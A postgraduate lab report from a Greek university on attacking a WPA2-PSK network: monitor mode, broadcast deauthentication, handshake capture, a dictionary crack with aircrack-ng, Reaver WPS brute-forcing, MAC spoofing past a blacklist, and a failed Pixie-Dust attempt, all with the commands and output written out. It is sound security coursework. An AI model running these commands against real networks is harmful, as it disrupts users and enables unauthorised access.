



University of Piraeus

School of Information and Telecommunications Technologies

Department of Digital Systems

Level: Postgraduate Program of Study

Security of Wireless and Mobile Networks

Case 5

Supervising Professors: Christos Xenakis and Georgios Efthymoglou

Kalaitzidis Ioannis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus

20/05/2026

Abstract

Examining the security of WPA2-PSK wireless networks, analyzing vulnerabilities in the Wi-Fi Protected Setup (WPS) protocol. Conducting a de-authentication attack in order to capture the crucial 4-way handshake, which is a prerequisite for the subsequent finding of the password through an offline dictionary attack. Analysis of brute-force attacks through the Reaver tool, as well as the Pixie-Dust attack, which exploits the inability of specific routers to generate truly random (unpredictable) keys, allowing immediate PIN interception without the need for thousands of tests. The immediate activation of the WPS Lockout mechanism during testing demonstrated how modern networks are protected. The router temporarily disables WPS as soon as it detects multiple failed attempts, thus blocking brute-force attacks before they can break the code.

Contents

Introduction.....	1
-------------------	---

Practical piece of work.....	1
Bibliography	13

Introduction

The need for secure wireless communications led to the development of the WPA (Wi-Fi Protected Access) standard and its successor WPA2, which were designed to replace the inherently flawed WEP protocol. Authentication in WPA2-PSK relies on the cryptographic exchange of four messages (4-way handshake) between the station (STA) and the access point (AP) to dynamically generate the session keys (PTK). However, the complexity of manually entering strong codes prompted the Wi-Fi Alliance to introduce the Wi-Fi Protected Setup (WPS) utility protocol, which simplifies the process of connecting new devices using an 8-digit PIN.

Despite the initial design intention for security and convenience, WPS presented serious architectural shortcomings. In 2011, Stefan Viehböck discovered that the PIN is verified by the access point in two separate segments (the first 4 digits and the next 3 digits, as the latter is a checksum), dramatically reducing the space of possible online combinations from 100 million to just 11,000 attempts. In addition, in 2014, Dominique Bongard introduced the Pixie-Dust attack, demonstrating that some chipset manufacturers (such as Broadcom and Ralink) use zero or minimal entropy when producing the cryptographic nonces (E-S1, E-S2) in M3 and M4 messages, allowing for fully offline PIN retrieval in a matter of seconds.

In the context of the thesis, the methodology for conducting these attacks is practically examined, the structure of cryptographic packets is analyzed and the behavior of modern protection systems against automated scanning and brute-force tools is evaluated.

For security and privacy reasons, sensitive exercise identifiers have been withheld. In particular, parts of the MAC addresses have been covered (using "XX:XX:XX" in the text and black boxes in the images). Also, the names (SSIDs) of neighboring networks that were randomly recorded during the scan and may betray personal information or locations have been hidden.


Practical piece of work

Regarding the first step in connecting the equipment to VMware, the process begins with the installation of the wireless USB network adapter **LINK TL-WN722N v4 (150Mbps) with Detachable Antenna** in a free port of the laptop. Then, through the VMware main menu (at the top of the screen), we go to the "VM>Removable Devices" path and locate the specific device in the list, which is usually listed with the name of the manufacturer. Finally, by selecting the "Connect (Disconnect from host)" command, the card is disconnected from the main operating system (Windows) and assigned exclusively for use in the Kali Linux environment, being the main tool for the successful execution of the task.



When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is disengaged from the host machine (Windows) and is attached exclusively to the Kali Linux virtual machine.

order
verify



In
to
the

successful recognition of the wireless interface by the operating system, this is followed by launching a terminal window within Kali Linux and executing the command

iwconfig.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr=2347 B  Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

As can be seen from the results of the command execution, the Kali Linux operating system successfully recognized the external network adapter, assigning it the interface designation **wlan0**. At the same time, it was found that the default mode of the card was "Managed". In order to switch to error-free Monitor Mode, it was deemed necessary to terminate any system processes and network services (such as NetworkManager) that may cause interference or attempt to arbitrarily restore the card to its original state. To this end, the order was executed **sudo airmon-ng check kill**, thus ensuring seamless preparation of the wireless interface for the next stages of analysis.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

When executing the previous command, the system successfully detected and terminated the process **wpa_supplicant**, which is responsible for managing standard wireless connections in the background. By ensuring the right environment and eliminating possible interference, the network card transition took place **wlan0** in tracking mode (**Monitor Mode**) through the mandate **sudo airmon-ng start wlan0**. Finally, to definitively confirm the successful change of the operating state of the

interface, the command was re-executed **iwconfig**.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0             rtl8xxxu     TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

br-480f97c7b15a no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

After successfully switching the wireless interface to Monitor Mode, the next stage includes the reconnaissance phase, which is a prerequisite for executing the WPA attack with a dictionary. The goal of this step is to identify the wireless network that is the target of the test, as well as any clients that are already connected to it. For the passive recording of wireless movement in space, the command was executed on the system terminal **sudo airodump-ng wlan0**. From the results of the identification, two critical pieces of information were recorded:

- BSSID: The physical address (MAC Address) of the router.
- The Channel (CH): The broadcast frequency of the network.

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0

CH 3 ][ Elapsed: 12 s ][ 2026-05-15 17:07

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
-73              4         0  0  6  195  WPA2 CCMP PSK  <length: 0>
-1               0         0  0  3  -1   WPA2 CCMP PSK  <length: 0>
-74              5         3  0  7  130  WPA2 CCMP PSK  <length: 0>
-62             15         1  0  7  400  WPA2 CCMP PSK  <length: 0>
-67             13         0  0  6  195  WPA2 CCMP PSK  <length: 0>
-73              9         0  0  8  130  WPA2 CCMP PSK  <length: 0>
-50             27        190  0  4  130  WPA2 CCMP PSK  <length: 0>
-70              4         0  0  13 270  WPA2 CCMP PSK  <length: 0>
30:DE:14B:       -36        64         1  0  11 130  WPA2 CCMP PSK  JK
-35             47         0  0  11 130  WPA2 CCMP PSK  <length: 0>

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
-70              0 - 1           0      2
-74             24e- 1           0     194
-66              0 - 1           4      2
-70              0 - 1          112     2
-72              0 - 1          16     28  moduletest

Quitting ...

(kali@kali)-[~]
$
```

As captured in the screenshot above, the reconnaissance phase was successfully completed, providing the exact details of the target network, which are deemed

necessary for the execution of the imminent targeted attacks. In particular, the following technical parameters were identified:

- **ESSID (Network Name):** JK
- **BSSID (MAC):** 30:DE:4B:XX:XX:XX
- **Broadcast Channel (CH):** 11

Instead of a targeted attack on a specific client (via the `-c` parameter), it was chosen to send Broadcast Deauthentication packets to all devices connected to the network on the selected channel. This technique is applied in order to increase the chances of customers reconnecting. To implement the attack, the `aireplay-ng` was used by executing the command `sudo aireplay-ng -0 20 -a 30:DE:4B:XX:XX:XX wlan0`.

```
(kali@kali)-[~]
$ sudo aireplay-ng -0 20 -a 30:DE:4B:1F:C5:F2 wlan0
17:27:45 Waiting for beacon frame (BSSID: 30:DE:4B:1F:C5:F2) on ch
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:27:45 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:45 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:46 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:47 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:47 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:48 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:48 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:49 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:
17:27:49 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:50 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:50 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:51 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:51 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:52 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:53 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:53 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:54 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:54 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
17:27:55 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:1F:C5:F2]
(kali@kali)-[~]
$
```

During the initial analysis, however, it was determined from the list of customers (STATION) that there were no actively connected devices on the target network. In order to be able to capture the 4-way handshake, and by extension to carry out the Dictionary Attack, it is necessary to actively exchange data between a device and the router. To resolve this issue, a mobile device was temporarily manually connected to the network.

With an active client secured, the wireless card was set to focus exclusively on channel 11 and the specific physical address (BSSID), storing the intercepted packets in a local file called `wpa_handshake`. This procedure was initiated through the mandate `sudo airodump-ng -c 11 --bssid 30:DE:4B:XX:XX:XX -w wpa_handshake wlan0`.

The previous de-authentication attack forced the device to disconnect and immediately start a new reconnection process. This resulted in the successful registration of the crypto exchange, which was confirmed by the appearance of the indication [WPA handshake: 30:DE:4B:XX:XX:XX] on the upper right part of the terminal.

```
(kali@kali)-[~]
└─$ sudo airodump-ng -c 11 --bssid 30:DE:4B:XXXXXX -w wpa_handshake wlan0
16:37:45 Created capture file "wpa_handshake-04.cap".

CH 11 ][ Elapsed: 1 min ][ 2026-05-18 16:39 ][ WPA handshake: 30:DE:4B:XXXXXX ]
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
30:DE:4B:XXXXXX -21 49 908 297 1 11 130 WPA2 CCMP PSK JK
BSSID STATION PWR Rate Lost Frames Notes Probes
30:DE:4B:XXXXXX 54:48:E6:XXXXXX -48 24e-6e 0 107
30:DE:4B:XXXXXX 78:8B:2A:XXXXXX -48 24e-24e 1 175 EAPOL JK
```

With the successful recording of the encrypted 4-way handshake in the .cap file, the next stage involved executing an offline dictionary attack (Dictionary Attack) to recover the password (WPA PSK). Initially, the use of the widespread dictionary rockyou.txt was considered. However, this approach did not work, as the network code consisted of a mobile phone number. Such local data (a 10-digit number starting at 69) is rare in international leak databases, making standard dictionaries ineffective.

Therefore, in order to prove the correctness of the procedure and the successful completion of the test, it was deemed necessary to create a custom and targeted dictionary. Through the nano word processor, the custom_dict.txt file was created, into which random numeric combinations, including the actual network code, were entered.

```
(kali@kali)-[~]
└─$ nano custom_dict.txt
```

```

Session  Actions  Edit  View  Help
GNU nano 8.6
44544
454444466
693
6999999999
123456789
widw23
```

The offline attack was then executed leveraging the aircrack-ng tool. The command used (**aircrack-ng -w custom_dict.txt wpa_handshake-04.cap**) fed the software with both the custom dictionary and the handshake log. The tool successfully

read the packets, detected the desired handshake for the "JK" network, and requested the final confirmation of selection target.

```
(kali@kali)-[~]
$ aircrack-ng -w custom_dict.txt wpa_handshake-04.cap
Reading packets, please wait ...
Opening wpa_handshake-04.cap
Resetting EAPOL Handshake decoder state.
Read 136316 packets.

# BSSID ESSID Encryption
1 30:DE:4B: [REDACTED] JK WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening wpa_handshake-04.cap
Resetting EAPOL Handshake decoder state.
Read 136316 packets.

1 potential targets

Aircrack-ng 1.7
[00:00:00] 4/6 keys tested (95.65 k/s)
Time left: 0 seconds 66.67%
KEY FOUND! [ 693 [REDACTED] ]

Master Key : 7C D0 09 6C E8 C5 68 26 EB 56 B3 8E D7 FC 4E 90
55 F0 44 8E 6C 40 E6 AE 21 BF DF 42 FD 27 D0 FE

Transient Key : 2D F5 4F 2C 13 CB A9 DF A1 67 6D 06 F8 4B 8B 29
47 C9 40 CC F0 C5 D5 DF DD 4C 51 9A 92 44 5C 0D
03 A7 8A 80 4A 90 A3 06 00 16 45 BC 21 24 7E F6
FC AE 01 E6 32 E6 41 AE 4C CB A1 F4 CE 7C 31 D6

EAPOL HMAC : A2 04 69 0F 3B 6D 9D 96 92 76 00 3F BD 94 B9 1E

(kali@kali)-[~]
$
```

With the selection of the target, the comparison process was completed instantly. The software detected the match, displaying the indication "KEY FOUND!" and revealing the code in plain text, thus successfully completing the second question of the exercise.

The attack through the Reaver tool is an online brute-force method, which is aimed solely at breaching the 8-digit WPS PIN (Wi-Fi Protected Setup) code and not the WPA master key. Modern router systems, however, have upgraded protection mechanisms through firmware updates. Once multiple failed login attempts are detected, these systems go into Lock Down mode, temporarily disabling WPS mode in order to prevent the attack from continuing. The aim of this stage was to challenge and record this very defensive behavior (WPS lockout).

Before launching the attack, it was deemed necessary to check the current state of the WPS protocol on the target router (JK). For this purpose, the wash utility was used, through the command **sudo wash -i wlan0**.

```
(kali@kali)-[~]
$ sudo wash -i wlan0
[sudo] password for kali:
BSSID          Ch  dBm  WPS  Lck  Vendor  ESSID
-----
              4  -51  2.0  No   Unknown
              8  -71  2.0  No   Unknown
              8  -67  2.0  No   Broadcom
              9  -59  2.0  No   Unknown
              9  -75  2.0  No   Unknown
30:DE:4B:      11 -25  2.0  No   RalinkTe JK
              13 -77  2.0  No
              13 -75  2.0  No   Broadcom
              6  -73  2.0  No   AtherosC
```

From the analysis snapshot, two extremely critical insights were drawn for the continuation of the test:

- **Lck (Lock) - No:** This indicator confirmed that the network had the WPS protocol enabled and at the time, it was in an unlocked state, being vulnerable to authentication requests.
- **Vendor - RalinkTe:** The identification of the manufacturer as Ralink was an important finding of identification. According to the relevant literature regarding the Pixie-Dust attack, the chipsets of this company implement an extremely weak Linear Feedback Shift Register (LFSR) generator. In particular, in many implementations, the critical nonces (E-S1 and E-S2) required for encryption receive constant zero values. weakness indicated from the outset that the device would be practically vulnerable to offline attack.

After confirming that the WPS protocol was in an active and unlocked state, an online brute-force attack was attempted through the Reaver tool. The mandate **sudo reaver -i wlan0 -b 30:DE:4B:XX:XX:XX -c 11 -vv** was performed for the purpose of automated combination testing of the 8-digit PIN. During the course of the attack, the router demonstrated immediate defensive behavior. Detecting the abnormally high number of requests, the Access Point's firmware activated a protection mechanism (Soft Lockout). As recorded in the terminal, the AP began actively rejecting the connection, returning consecutive messages "Received deauth request" and "WARNING: Receive timeout occurred", and eventually temporarily disabled the "WPS ([!] AP seems to have WPS turned off)" to prevent further testing.

```
(kali@kali)-[~]
$ sudo reaver -i wlan0 -b 30:DE:4B:XX:XX:XX -c 11 -K 1 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 11
[+] Waiting for beacon from 30:DE:4B:XX:XX:XX
[+] Received beacon from 30:DE:4B:XX:XX:XX
[+] Vendor: RalinkTe
[!] AP seems to have WPS turned off
[+] Trying pin "12345678"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 30:DE:4B:XX:XX:XX (ESSID: JK)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
```

Since the chipset (Ralink) presents a theoretical vulnerability in the generation of random numbers, the next stage involved the execution of the offline Pixie-Dust attack. However, it was found that the AP maintained the attacker's MAC address in a blacklisted state even after a reboot. To circumvent this restriction, the technique of MAC Spoofing was applied. Through the macchanger tool, a new, random physical address was assigned to the wireless interface, concealing the true identity of the attacking node.

```
(kali@kali)-[~]
$ sudo ifconfig wlan0 down
$ sudo macchanger -r wlan0
$ sudo ifconfig wlan0 up
Current MAC: 3c:52:a1:XX:XX:XX (unknown)
Permanent MAC: 3c:52:a1:XX:XX:XX (unknown)
New MAC: 5e:63:35:07:46:b9 (unknown)

(kali@kali)-[~]
$
```

After the blockade was lifted, the collection of the necessary cryptographic data for the Pixie-Dust attack (command **sudo reaver -i wlan0 -b 30:DE:4B:XX:XX:XX -c 11 -K 1 -N -vv**), combined with physical (hardware) activation of WPS.


```
(kali@kali)~[~]
$ sudo reaver -i wlan0 -b 30:DE:4B: -c 11 -K 1 -N -vv
Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0 to channel 11
[+] Waiting for beacon from 30:DE:4B:
[+] Received beacon from 30:DE:4B:
[+] Vendor: RalinkTe
[+] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 30:DE:4B: (ESSID: JK)
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received deauth request
```

Despite the initial vulnerability of the hardware (Ralink chipset), the experimental results demonstrated that modern firmware implementations apply aggressive countermeasures (WPS Hard Lock). The Access Point categorically refused to exchange the M3 message, completely preventing the capture of the nonces (E-S1, E-S2) required for offline cracking. This behavior confirms the relevant theory of mitigations by manufacturers, who make degradation attacks often impossible by instantly locking the WPS function as soon as fraudulent activity is detected.

Conclusion

The completion of laboratory tests confirms the constant evolution between exploitation techniques and defense mechanisms in modern wireless networks. The offline dictionary attack (WPA Dictionary Attack) remains a constant threat, but the success of which depends directly on the complexity of the Pre-Shared Key and the use of targeted custom lists, as generic dictionaries (e.g. rockyou.txt) are unable to crack non-standard Greek codes.

Regarding the WPS protocol, the online brute-force attack through the Reaver tool caused the immediate reaction of the access point, which activated lockout mechanisms and temporarily disabled the WPS function, proving that modern firmwares effectively limit key-exhaustion attacks. At the same time, the attempt to execute the Pixie-Dust attack highlighted the importance of manufacturers' countermeasures. Although the Access Point had a Ralink chipset which is historically considered vulnerable due to predictable PRNG (Bongard, 2014), the immediate

reaction of the router to stop the process and not send the M3 message, deprived us of the data (hashes) necessary to find the code offline.

In conclusion, even though the routers' built-in defenses now provide significant protection, the only completely secure practice for high-criticality enterprise environments and networks remains to completely disable WPS and exclusively use modern security standards, such as WPA3 or WPA2-CCMP, combined with strict code management policies.

Bibliography

- Viehböck, S. (2011). Brute forcing Wi-Fi Protected Setup. Retrieved from https://www.cs.cmu.edu/~rdriley/330/papers/viehboeck_wps.pdf
- Bongard, D. (2014). Offline bruteforce attack on WiFi Protected Setup. Presentation at the Hack.lu 2014 Security Conference, Luxembourg. Retrieved

from

http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf

- Main [Aircrack-ng]. (2023, January 16). Retrieved from <https://www.aircrack-ng.org/doku.php>
- T6x. (n.d.). GitHub - t6x/reaver-wps-fork-t6x. Retrieved from <https://github.com/t6x/reaver-wps-fork-t6x>
- Alobbs. (n.d.). GitHub - alobbs/macchanger: GNU MAC Changer. Retrieved from <https://github.com/alobbs/macchanger>
- NVD - cve-2011-5053. (n.d.). Retrieved from <https://nvd.nist.gov/vuln/detail/cve-2011-5053>